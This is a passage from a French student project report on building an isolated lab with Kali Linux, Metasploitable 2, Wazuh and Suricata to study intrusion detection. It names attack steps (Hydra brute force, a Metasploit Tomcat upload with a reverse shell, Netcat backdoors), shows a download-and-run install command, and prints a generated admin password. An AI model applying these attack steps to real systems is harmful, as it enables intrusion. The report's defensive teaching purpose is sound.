Cette analyse a permis de mieux comprendre comment un SIEM/IDS réagit face à une intrusion et quelles sont ses limites.

2.5.5 Documentation et synthèse

Enfin, l'ensemble des étapes (préparation, configuration, exploitation, détection) a été documenté de manière détaillée. Cette documentation inclut :

- Les configurations réseau et système.
- Les commandes exécutées lors de chaque phase.
- Les résultats observés et capturés.
- Les mesures correctives proposées.

La synthèse finale a permis de mettre en évidence les points forts du scénario, les failles exploitées, ainsi que des recommandations concrètes pour renforcer la sécurité des systèmes.




FIGURE 2.1 – Workflow méthodologique du projet

2.6 Conclusion

Ce chapitre a permis de présenter le cadre général du projet, en introduisant le domaine de la cybersécurité, la problématique, les objectifs et la méthodologie adoptée. Ces éléments constituent la base théorique et organisationnelle sur laquelle reposent les travaux pratiques développés par la suite. Le chapitre suivant sera consacré à la présentation des outils et technologies utilisés pour la mise en œuvre de l'environnement d'expérimentation.

Chapitre 3:

Outils et technologies utilisés

3.1 Introduction

Dans le cadre de ce projet de cybersécurité, plusieurs outils et environnements virtuels ont été déployés afin de simuler un scénario complet d'attaque et de défense. Ces outils couvrent les trois volets essentiels de la cybersécurité :

- **Offensif** : Simulation d'attaques via **Kali Linux**.
- **Défensif** : Surveillance et détection via **Wazuh**.
- **Cible vulnérable** : Environnement volontairement exposé avec **Metasploitable 2**.

L'ensemble est déployé dans un **laboratoire virtuel isolé** afin d'éviter tout impact sur un réseau réel. Ce chapitre présente les outils utilisés, leurs rôles, ainsi que la configuration de l'environnement.

3.2 Présentation des outils utilisés

3.2.1 Kali Linux

Kali Linux est une distribution GNU/Linux basée sur Debian, lancée le 13 mars 2013. Elle succède à BackTrack et est développée par Offensive Security. Kali Linux est principalement conçue pour les tests de sécurité des systèmes d'information, notamment pour les pentests (tests de pénétration). Dans notre infrastructure, Kali occupe le rôle de machine attaquante. Elle permet de simuler différentes attaques sur des cibles vulnérables comme Metasploitable 2, dans le but d'observer les mécanismes de détection de Wazuh.




FIGURE 3.1 – Kali Linux

1. Rôle du Kali Linux

Dans le cadre de ce projet, Kali Linux joue le rôle de machine d'attaque.

Elle est utilisée pour :

- **Réaliser la reconnaissance du réseau** afin d'identifier les machines actives, leurs adresses IP et les services ouverts.
- **Détecter les vulnérabilités exploitables** grâce à des scans de ports et de services.
- **Exploiter les failles détectées** pour obtenir un accès non autorisé à la machine cible (Metasploitable 2).
- **Maintenir un accès** à la machine compromise afin de poursuivre des actions en post-exploitation.

2. Outils utilisés

Plusieurs outils préinstallés dans Kali Linux ont été utilisés dans ce projet, chacun ayant un rôle précis :

- **Nmap** : Outil de scan réseau permettant de découvrir les hôtes actifs, d'identifier les ports ouverts et de détecter les services en écoute. Dans ce projet, Nmap a servi à détecter les services vulnérables de Metasploitable 2 (ex. Apache Tomcat, FTP VSFTPD).
- **Searchsploit** : Outil permettant de rechercher localement des exploits connus dans la base de données **Exploit-DB** sans nécessiter de connexion Internet. Il a été utilisé pour identifier des failles associées aux services et versions détectés sur la cible.
- **Exploit-DB** : Base de données en ligne d'exploits publics. Associée à Searchsploit et à **msfconsole**, elle a permis de vérifier la disponibilité d'exploits adaptés aux vulnérabilités identifiées.
- **Metasploit Framework / msfconsole** : Plateforme d'exploitation de vulnérabilités. Elle fournit des modules prêts à l'emploi (*exploit, payload, auxiliaires*) permettant d'automatiser les attaques. Dans ce projet, **msfconsole** a été utilisé pour exploiter la vulnérabilité Tomcat Manager (**tomcat_mgr_upload**) et établir un reverse shell.
- **Hydra** : Outil de brute force permettant de tester un grand nombre de combinaisons identifiant/mot de passe sur des services réseau. Utilisé ici pour tenter des attaques par dictionnaire sur SSH.
- **Netcat (nc)** : Utilisé pour établir des connexions réseau bas-niveau, créer des backdoors ou tester la connectivité entre machines. Il a servi notamment pour établir des sessions de communication manuelles.


3. Justification

Le choix de Kali Linux se justifie par plusieurs raisons :

- **Distribution standard dans la cybersécurité offensive** : utilisée par les pentesters, chercheurs et formateurs dans des contextes académiques et professionnels.
- **Large collection d'outils préinstallés** : plus de 600 outils couvrant reconnaissance, exploitation, post-exploitation et forensic.
- **Facilité d'intégration dans un environnement virtuel** : compatible avec VirtualBox, VMware et autres hyperviseurs.
- **Documentation abondante et support actif** : facilitant la mise en œuvre et la résolution d'éventuels problèmes.

3.2.2 Metasploitable 2

Metasploitable 2 est une machine virtuelle volontairement vulnérable, développée par Rapid7, conçue pour servir de cible lors de tests de pénétration et d'exercices de cybersécurité. Basée sur Ubuntu Linux, elle intègre de multiples services et applications présentant des failles connues, ce qui en fait un environnement d'entraînement idéal pour les pentesters et étudiants en sécurité informatique.



```
collisions:0 txqueuelen:0
RX bytes:36361 (35.5 KB) TX bytes:36361 (35.5 KB)

root@metasploitable:/home/msfadmin#
root@metasploitable:/home/msfadmin# exit
exit
msfadmin@metasploitable:~$ exit
logout

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: _
```

FIGURE 3.2 – Metasploitable 2

1. Rôle de Metasploitable 2

Dans le cadre de ce projet, Metasploitable 2 joue le rôle de machine cible vulnérable. Elle est utilisée pour :

- Héberger des services intentionnellement mal configurés afin de reproduire des scénarios d'attaque réalistes.
- Permettre l'exploitation de vulnérabilités logicielles par des outils offensifs comme Metasploit.
- Générer des événements et traces exploitables par l'IDS/ SIEM Wazuh afin de tester ses capacités de détection.

2. Vulnérabilités principales

Metasploitable 2 contient un large éventail de failles de sécurité, parmi lesquelles :

- **Service VSFTPD 2.3.4** : Vulnérabilité avec backdoor permettant une exécution de commandes à distance.
- **Apache Tomcat Manager** : Interface d'administration accessible avec identifiants par défaut, exploitable via `tomcat_mgr_upload`.
- **MySQL et PostgreSQL** : Bases de données avec mots de passe faibles ou par défaut.
- **Services réseau divers (Telnet, SMB, RPC)** : Ports ouverts offrant des vecteurs d'attaque supplémentaires.
- **Failles d'applications web (DVWA, Mutillidae)** : Applications vulnérables à SQL injection, XSS et RFI.

3. Justification

Le choix de Metasploitable 2 s'explique par :

- Sa **finalité pédagogique** : conçue spécialement pour l'apprentissage et la démonstration d'attaques.
- Sa **compatibilité avec Kali Linux et Metasploit** : permettant des tests d'exploitation rapides et efficaces.
- Son **environnement contrôlé** : les vulnérabilités sont contenues et ne présentent pas de risque pour un réseau de production.
- Sa **variété de vulnérabilités** : idéale pour couvrir plusieurs scénarios (exploitation distante, élévation de privilèges, persistance).

3.2.3 Wazuh

Wazuh est une plateforme open-source de sécurité et de supervision, combinant les fonctionnalités d'un SIEM (Security Information and Event Management) et d'un HIDS (Host-based Intrusion Detection System). Il permet de collecter, analyser et corréler des événements provenant de multiples sources, afin de détecter des comportements anormaux et des incidents de sécurité.

Dans ce projet, Wazuh occupe le rôle central de système de détection et d'analyse, recevant les journaux générés par la machine cible (Metasploitable 2) et identifiant les traces laissées par les attaques menées depuis Kali Linux.



FIGURE 3.3 – Wazuh

1. **Rôle de Wazuh** Dans le cadre de ce projet, Wazuh joue le rôle de composant défensif. Il est utilisé pour :
 - Collecter et centraliser les logs systèmes, journaux réseau et alertes de sécurité.
 - Détecter des comportements suspects tels que les scans, tentatives d'exploitation, connexions SSH inhabituelles.
 - Corréler les événements pour établir des scénarios d'attaque et identifier leurs sources.

- Générer des rapports et tableaux de bord afin de faciliter l’analyse post-incident.
- 2. **Fonctionnalités principales** Wazuh intègre plusieurs composants essentiels à la détection et à la réponse aux incidents :
 - **Agent Wazuh** : installé sur les systèmes surveillés, il collecte les logs et informations de sécurité.
 - **Manager Wazuh** : analyse les événements, applique les règles de détection et génère des alertes.
 - **Ruleset OSSEC amélioré** : règles de corrélation permettant de détecter scans, exploitations et anomalies système.
 - **Suricata (NIDS)** : moteur d’analyse de trafic réseau, détectant les signatures d’attaques connues.
 - **Intégration Elasticsearch et Kibana** : stockage et visualisation graphique des alertes et logs.
- 3. **Justification** Le choix de Wazuh s’explique par :
 - Sa **nature open-source et gratuite**, adaptée à un projet académique.
 - Sa **flexibilité et compatibilité** avec de multiples systèmes (Linux, Windows, conteneurs).
 - Ses **capacités de détection avancées**, combinant logs hôtes, analyse réseau et corrélation d’événements.
 - Son **interface web intuitive**, facilitant l’analyse et la présentation des résultats.

3.2.4 Oracle VM VirtualBox

Oracle VM VirtualBox est un hyperviseur de type 2, open source, développé par Oracle. Il permet de créer et gérer des machines virtuelles (VMs) exécutant différents systèmes d’exploitation sur un même poste hôte. Dans le cadre de ce projet, VirtualBox constitue la plateforme de virtualisation utilisée pour déployer et interconnecter les trois machines nécessaires (Kali Linux, Metasploitable 2 et Wazuh) dans un environnement isolé.



FIGURE 3.4 – Oracle VM VirtualBox

1. **Rôle dans le projet**

VirtualBox joue un rôle central dans l'infrastructure technique :

- **Création et gestion des VMs** : Déploiement de Kali Linux, Metasploitable 2 et Wazuh.
- **Configuration réseau** : Mise en place d'un réseau interne permettant la communication entre les VMs tout en les isolant du réseau de production.
- **Allocation de ressources** : Attribution de CPU, RAM et stockage à chaque machine selon les besoins spécifiques.
- **Snapshots** : Sauvegarde et restauration de l'état des VMs à différentes étapes du projet.

2. **Justification du choix**

Le choix de VirtualBox est motivé par plusieurs facteurs :

- **Gratuité et open source** : Solution accessible et adaptée à un contexte pédagogique.
- **Compatibilité multi-OS** : Fonctionne sur Windows, Linux et macOS, ce qui facilite son intégration.
- **Support étendu** : Large documentation et communauté active.
- **Fonctionnalités avancées** : Gestion des snapshots, réseau virtuel, support de multiples formats de disques virtuels.

3.3 Conclusion

Ce chapitre a permis de présenter les différents outils et technologies utilisés dans le projet, notamment les machines virtuelles Kali Linux, Metasploitable 2 et Wazuh, ainsi que la plateforme VirtualBox. Le rôle de chaque composant a été précisé afin de poser les bases techniques nécessaires à la mise en place de l'environnement expérimental. Le chapitre suivant détaillera la configuration réseau, les paramètres d'allocation de ressources et la topologie adoptée pour le scénario d'attaque et de défense.

Chapitre 4:

Mise en place de l'environnement

4.1 Introduction

Cette phase de mise en place constitue une étape cruciale pour assurer la validité et la pertinence du scénario d'attaque et de défense. La configuration précise des machines virtuelles, de leur environnement réseau et des outils de surveillance garantit une simulation réaliste et sécurisée, tout en permettant une collecte fiable des données nécessaires à l'analyse.

4.2 Installation et configuration des machines virtuelles

4.2.1 Installation de Kali Linux et Metasploitable 2

Le tableau 4.1 présente la configuration matérielle attribuée à chaque machine virtuelle en fonction de son rôle dans l'environnement.

TABLE 4.1 – Allocation des ressources aux machines virtuelles

Machine Virtuelle	CPU	RAM	Stockage
Kali Linux	2 vCPU	2,5 Go	50 Go
Metasploitable 2	1 vCPU	512 Mo	8 Go

Le choix de Kali Linux et Metasploitable 2 s'explique par leur complémentarité pédagogique : Kali pour les tests offensifs et Metasploitable 2 comme machine vulnérable permettant de reproduire des attaques réalistes.

Installation des systèmes d'exploitation

- Kali Linux : installation d'une image ISO officielle basée sur Debian, version 2023.1 à partir du site officiel : <https://www.kali.org/get-kali/#kali-platforms>
- Metasploitable 2 : utilisation de l'image virtuelle préconfigurée disponible sur le site officiel <https://sourceforge.net/projects/metasploitable/>, basée sur Ubuntu 8.04 avec de multiples vulnérabilités intentionnelles.

4.2.2 Installation et configuration de Wazuh et Suricata

Dans cette section, nous décrivons en détail l'installation et la configuration de Wazuh sur la machine virtuelle dédiée, ainsi que l'intégration de Suricata en tant que moteur IDS pour la détection des attaques dans notre laboratoire virtuel.

1-Création de la machine virtuelle Ubuntu Server

Une machine virtuelle a été créée dans VirtualBox pour héberger Wazuh. Les paramètres alloués sont :

- **Nom de la machine** : Wazuh
- **Mémoire vive (RAM)** : 4 Go
- **Processeurs** : 2 CPU
- **Stockage** : 50 Go
- **Système d'exploitation** : Ubuntu Server 22.04 LTS. L'image ISO a été installé à partir du site : <https://releases.ubuntu.com/jammy/>

2-Mise à jour du système

Avant toute installation, le système a été mis à jour :

```
sudo apt update && sudo apt upgrade -y
```

3-Installation des dépendances

Les dépendances nécessaires ont été installées :

```
sudo apt install curl apt-transport-https unzip -y
```

4-Installation des composants Wazuh

L'installation de Wazuh comprend trois composants principaux : le **Wazuh Manager**, le **Wazuh Indexer** et le **Wazuh Dashboard**.

1. **Wazuh Manager** c'est le cœur de la plateforme.
 - Il reçoit, analyse et corrèle les données collectées par les agents installés sur les machines surveillées.
 - Il applique les règles de détection, déclenche des alertes et envoie les événements pertinents à l'indexeur pour stockage et recherche.
 - Il peut également exécuter des actions automatisées en réponse à certaines alertes.
2. **Wazuh Indexer** (basé sur OpenSearch) assure l'indexation et le stockage des données.
 - Il permet de rechercher, filtrer et analyser rapidement de grandes quantités de logs et d'événements.
 - Il fournit une base performante pour l'investigation et la corrélation des incidents.
 - Il est optimisé pour supporter des requêtes complexes et des volumes importants de données en temps réel.
3. **Wazuh Dashboard** est l'interface graphique de la solution.
 - Il permet de visualiser les alertes, les logs, et les statistiques de sécurité via des tableaux de bord interactifs.
 - Il facilite la recherche avancée, la création de rapports et le suivi en temps réel des événements.
 - Il offre un accès convivial aux différentes fonctionnalités de Wazuh sans passer par des commandes en ligne.




FIGURE 4.1 – Architecture des composants principaux de Wazuh

Le script d'installation tout-en-un a été utilisé :

```
curl -sO https://packages.wazuh.com/4.8/wazuh-install.sh
```

```
sudo bash wazuh-install.sh -a
```

L'option `-a` installe automatiquement le Manager, l'Agent et le Dashboard.

5-Accès à l'interface Wazuh

À la fin de l'installation, un identifiant et un mot de passe d'administrateur ont été générés pour accéder à l'interface Web du Dashboard.

```
27/07/2025 00:15:53 INFO: wazuh-dashboard service started.
27/07/2025 00:16:51 INFO: Initializing Wazuh dashboard web application.
27/07/2025 00:16:52 INFO: Wazuh dashboard web application initialized.
27/07/2025 00:16:52 INFO: --- Summary ---
27/07/2025 00:16:52 INFO: You can access the web interface https://<wazuh-dashboard-ip>:443
User: admin
Password: bRVJEe3dGWCtgy0cY72.*B1S.r0i78qa
27/07/2025 00:16:52 INFO: Installation finished.
```

FIGURE 4.2 – Génération d'identifiant et mot de passe d'administrateur

Le Dashboard est accessible via l'URL : `https://<IP-Wazuh>:443` dans notre cas c'est `https://192.168.1.21:443`




FIGURE 4.3 – Interface Web de Wazuh Dashboard après installation

6-Installation et configuration de Suricata

Suricata a été installé sur la machine Wazuh afin d'analyser le trafic réseau provenant du réseau interne du laboratoire.

On effectue l'installation en utilisant la commande suivante :


```
sudo apt update && sudo apt install suricata -y
```

Une fois l'installation est faite correctement, la configuration a été réalisée dans le fichier `/etc/suricata/suricata.yaml`.

Les paramètres essentiels configurés sont :

- **Configuration de l'interface réseau et activation du mode IDS**

La configuration de Suricata nécessite de spécifier l'interface réseau à surveiller ainsi que le mode d'opération (*IDS* ou *IPS*). Dans notre environnement, Suricata fonctionne en **mode IDS** afin de détecter les attaques sans bloquer le trafic.



```
# Linux high speed capture support
af-packet:
- interface: enp0s8
  # Number of receive threads. "auto" uses the number of cores
  threads: auto
  # Default clusterid. AF_PACKET will load balance packets based on flow.
  cluster-id: 99
  # Default AF_PACKET cluster type. AF_PACKET can load balance per flow or per hash.
  # This is only supported for Linux kernel > 3.1
  # possible value are:
  # * cluster_flow: all packets of a given flow are sent to the same socket
  # * cluster_cpu: all packets treated in kernel by a CPU are sent to the same socket
  # * cluster_qm: all packets linked by network card to a RSS queue are sent to the same
  # socket. Requires at least Linux 3.14.
  # * cluster_ebpf: eBPF file load balancing. See doc/userguide/capture-hardware/ebpf-xdp.rst for
  # more info.
  # Recommended modes are cluster_flow on most boxes and cluster_cpu or cluster_qm on system
  # with capture card using RSS (requires cpu affinity tuning and system IRQ tuning)
  # cluster_rollover has been deprecated; if used, it'll be replaced with cluster_flow.
  cluster-type: cluster_flow
  # In some fragmentation cases, the hash can not be computed. If "defrag" is set
  # to yes, the kernel will do the needed defragmentation before sending the packets.
  defrag: yes
  # To use the ring feature of AF_PACKET, set 'use-mmap' to yes
  #use-mmap: yes
```

FIGURE 4.4 – Configuration de l'interface réseau pour Suricata

Explication des paramètres :

- **af-packet:**
 - **interface: enp0s8** : Définit l'interface réseau connectée au réseau interne (ici `enp0s8`) pour capturer le trafic entre Kali et Metasploitable.
 - **cluster-id: 99** : Identifiant du cluster pour la capture de paquets (utilisé en multi-threads).
 - **cluster-type: cluster_flow** : Type de regroupement des flux pour optimiser l'analyse.
- **Mode IDS** : Activé par défaut en ne configurant que la capture passive. Aucun blocage de paquets n'est effectué, ce qui permet de détecter les intrusions tout en laissant passer le trafic.
- **Configuration des logs de Suricata**

Dans le fichier `/etc/suricata/suricata.yaml`, la section `outputs` définit la manière dont Suricata enregistre les alertes. Deux formats principaux sont activés dans notre configuration : le `fast.log` (similaire à Snort) et le `eve.json` (format JSON enrichi compatible avec Wazuh).

```
GNU nano 7.2 /etc/suricata/suricata.yaml
# Configure the type of alert (and other) logging you would like.
outputs:
  # a line based alerts log similar to Snort's fast.log
  - fast:
    enabled: yes
    filename: fast.log
    append: yes
    filetype: regular # 'regular', 'unix_stream' or 'unix_dgram'

  # Extensible Event Format (nicknamed EVE) event log in JSON format
  - eve-log:
    enabled: yes
    filetype: regular #regular|syslog|unix_dgram|unix_stream|redis
    filename: eve.json
    # Enable for multi-threaded eve.json output; output files are amended with
    # an identifier, e.g., eve.9.json
```

FIGURE 4.5 – Extrait de configuration des logs de Suricata

Explication des paramètres :

— fast:

Active le log `fast.log`, un fichier texte léger qui enregistre les alertes sur une seule ligne.

— `enabled: yes` : Active la génération de ce fichier.

— `filename: fast.log` : Définit le nom du fichier de log (par défaut dans `/var/log/suricata/`).

— `append: yes` : Les nouvelles alertes sont ajoutées en fin de fichier sans écraser l'ancien contenu.

— eve-log:

Active le log `eve.json`, un fichier JSON détaillé utilisé pour la corrélation d'événements (notamment par Wazuh).

— `enabled: yes` : Active la génération de ce fichier.

— `filetype: regular` : Spécifie un format de fichier classique.

— `filename: eve.json` : Définit le nom du fichier JSON (par défaut dans `/var/log/suricata/`).

Le service a été activé et lancé :

`sudo systemctl enable suricata`

`sudo systemctl start suricata`

Ensuite, on vérifié le statut de Suricata pour être sûr que l'installation est effectuée correctement en utilisant la commande :

`sudo systemctl status suricata`

```
wazuh@wazuh:~$ sudo systemctl status suricata
* suricata.service - Suricata IDS/IDP daemon
   Loaded: loaded (/usr/lib/systemd/system/suricata.service; enabled; preset: enabled)
   Active: active (running) since Sun 2025-07-27 21:07:27 UTC; 5s ago
     Docs: man:suricata(8)
           man:suricata-sc(8)
           https://suricata.io/documentation/
   Process: 4784 ExecStart=/usr/bin/suricata -D --af-packet -c /etc/suricata/suricata.yaml --pidfile /run/suricata.pid (code=exited, status=0/SUCCESS)
  Main PID: 4785 (Suricata-Main)
    Tasks: 0 (limit: 4505)
   Memory: 42.7M (peak: 43.1M)
      CPU: 452ms
   CGroup: /system.slice/suricata.service
           └─4785 /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata.yaml --pidfile /run/suricata.pid

Jul 27 21:07:27 wazuh systemd[1]: Starting suricata.service - Suricata IDS/IDP daemon...
Jul 27 21:07:27 wazuh suricata[4784]: I: Suricata: This is Suricata version 7.0.3 RELEASE running in SYSTEM mode
Jul 27 21:07:27 wazuh systemd[1]: Started suricata.service - Suricata IDS/IDP daemon.
wazuh@wazuh:~$
```

FIGURE 4.6 – Vérification du statut de Suricata

7-Activation et mise à jour des règles IDS

Les règles par défaut et certaines règles personnalisées ont été activées afin de détecter les exploits utilisés dans notre scénario d'attaque (ex : `tomcat_mgr_upload`)

Les commandes utilisées sont les suivantes :

- `sudo suricata-update`

Cette commande met à jour la base des règles de Suricata en téléchargeant les dernières signatures disponibles depuis les sources configurées par défaut. Elle garantit que l'IDS dispose des définitions les plus récentes pour la détection des menaces.

- `sudo suricata-update enable-source et/open`

Cette commande active la source `et/open` (Emerging Threats Open Ruleset), un ensemble gratuit et régulièrement mis à jour de règles IDS. Ces règles permettent de détecter un large éventail de menaces connues, notamment des exploits publics, des scans, et des malwares courants.

- `sudo suricata-update enable-source oisf/trafficid`

Cette commande active la source `oisf/trafficid`, proposée par l'Open Information Security Foundation. Ce ruleset est axé sur l'identification des types de trafic réseau et permet de mieux classer les événements, facilitant ainsi leur analyse.

- `sudo systemctl restart suricata`

Après activation ou modification des règles, il est nécessaire de redémarrer le service Suricata afin que les nouvelles configurations soient prises en compte. Cette commande relance Suricata avec les règles mises à jour.

Lors de l'installation initiale de Suricata, certaines règles sont désactivées par défaut afin de réduire le volume d'alertes ou d'éviter les faux positifs.

Pour rendre la détection plus efficace dans le cadre de notre laboratoire, il a été nécessaire d'activer manuellement certaines règles jugées pertinentes pour nos scénarios d'attaque (par exemple : *scan de ports*, *exploits connus*, *tentatives d'accès à des services vulnérables*).

Les règles de Suricata sont stockées dans le fichier : `/etc/suricata/rules/suricata.rules`. Pour activer une règle, il suffit de retirer le caractère `#` au début de la ligne correspondante.

8-Intégration des logs Suricata dans Wazuh

Pour permettre à Wazuh d'afficher les alertes générées par Suricata directement sur le Dashboard, il est nécessaire de configurer le Manager afin qu'il lise le fichier `eve.json` produit par Suricata.

Cette intégration se fait en ajoutant la section suivante au fichier de configuration `/var/ossec/etc/ossec.conf` :



```
GNU nano 7.2 /var/ossec/etc/ossec.conf
<!-- Log analysis -->
<localfile>
  <log_format>json</log_format>
  <location>/var/log/suricata/eve.json</location>
</localfile>

<localfile>
  <log_format>command</log_format>
  <command>df -P</command>
```

FIGURE 4.7 – Intégration des logs Suricata dans Wazuh

- `<log_format>json</log_format>` : Indique que le fichier de log est au format JSON.
- `<location>/var/log/suricata/eve.json</location>` : Spécifie le chemin complet vers le fichier des événements de Suricata.

Après modification, la configuration est appliquée en redémarrant Wazuh Manager : `sudo systemctl restart wazuh-manager`

Grâce à cette configuration, les événements IDS détectés par Suricata (scans, exploits,

tentatives de connexion suspectes, etc.) sont automatiquement visibles dans l'onglet **Security Events** du Dashboard Wazuh.

4.3 Configuration réseau des machines virtuelles

4.3.1 Configuration réseau de Kali Linux

Dans notre environnement de test, Kali Linux joue le rôle de la machine attaquante. Afin de lui permettre d'interagir avec les autres machines virtuelles nous avons configuré une interface réseau :

- Un adaptateur en mode **Réseau interne** (Internal Network) sur le même réseau interne que Metasploitable 2 et Wazuh.

Adaptateur 1 : Réseau interne (intnet) Cet adaptateur permet à Kali Linux de communiquer uniquement avec les machines virtuelles du réseau interne, assurant ainsi un isolement complet vis-à-vis du réseau hôte. Cette configuration garantit :

- La communication sécurisée et directe avec Metasploitable 2 et Wazuh.
- L'isolation de l'environnement d'attaque afin d'éviter toute fuite vers le réseau physique.

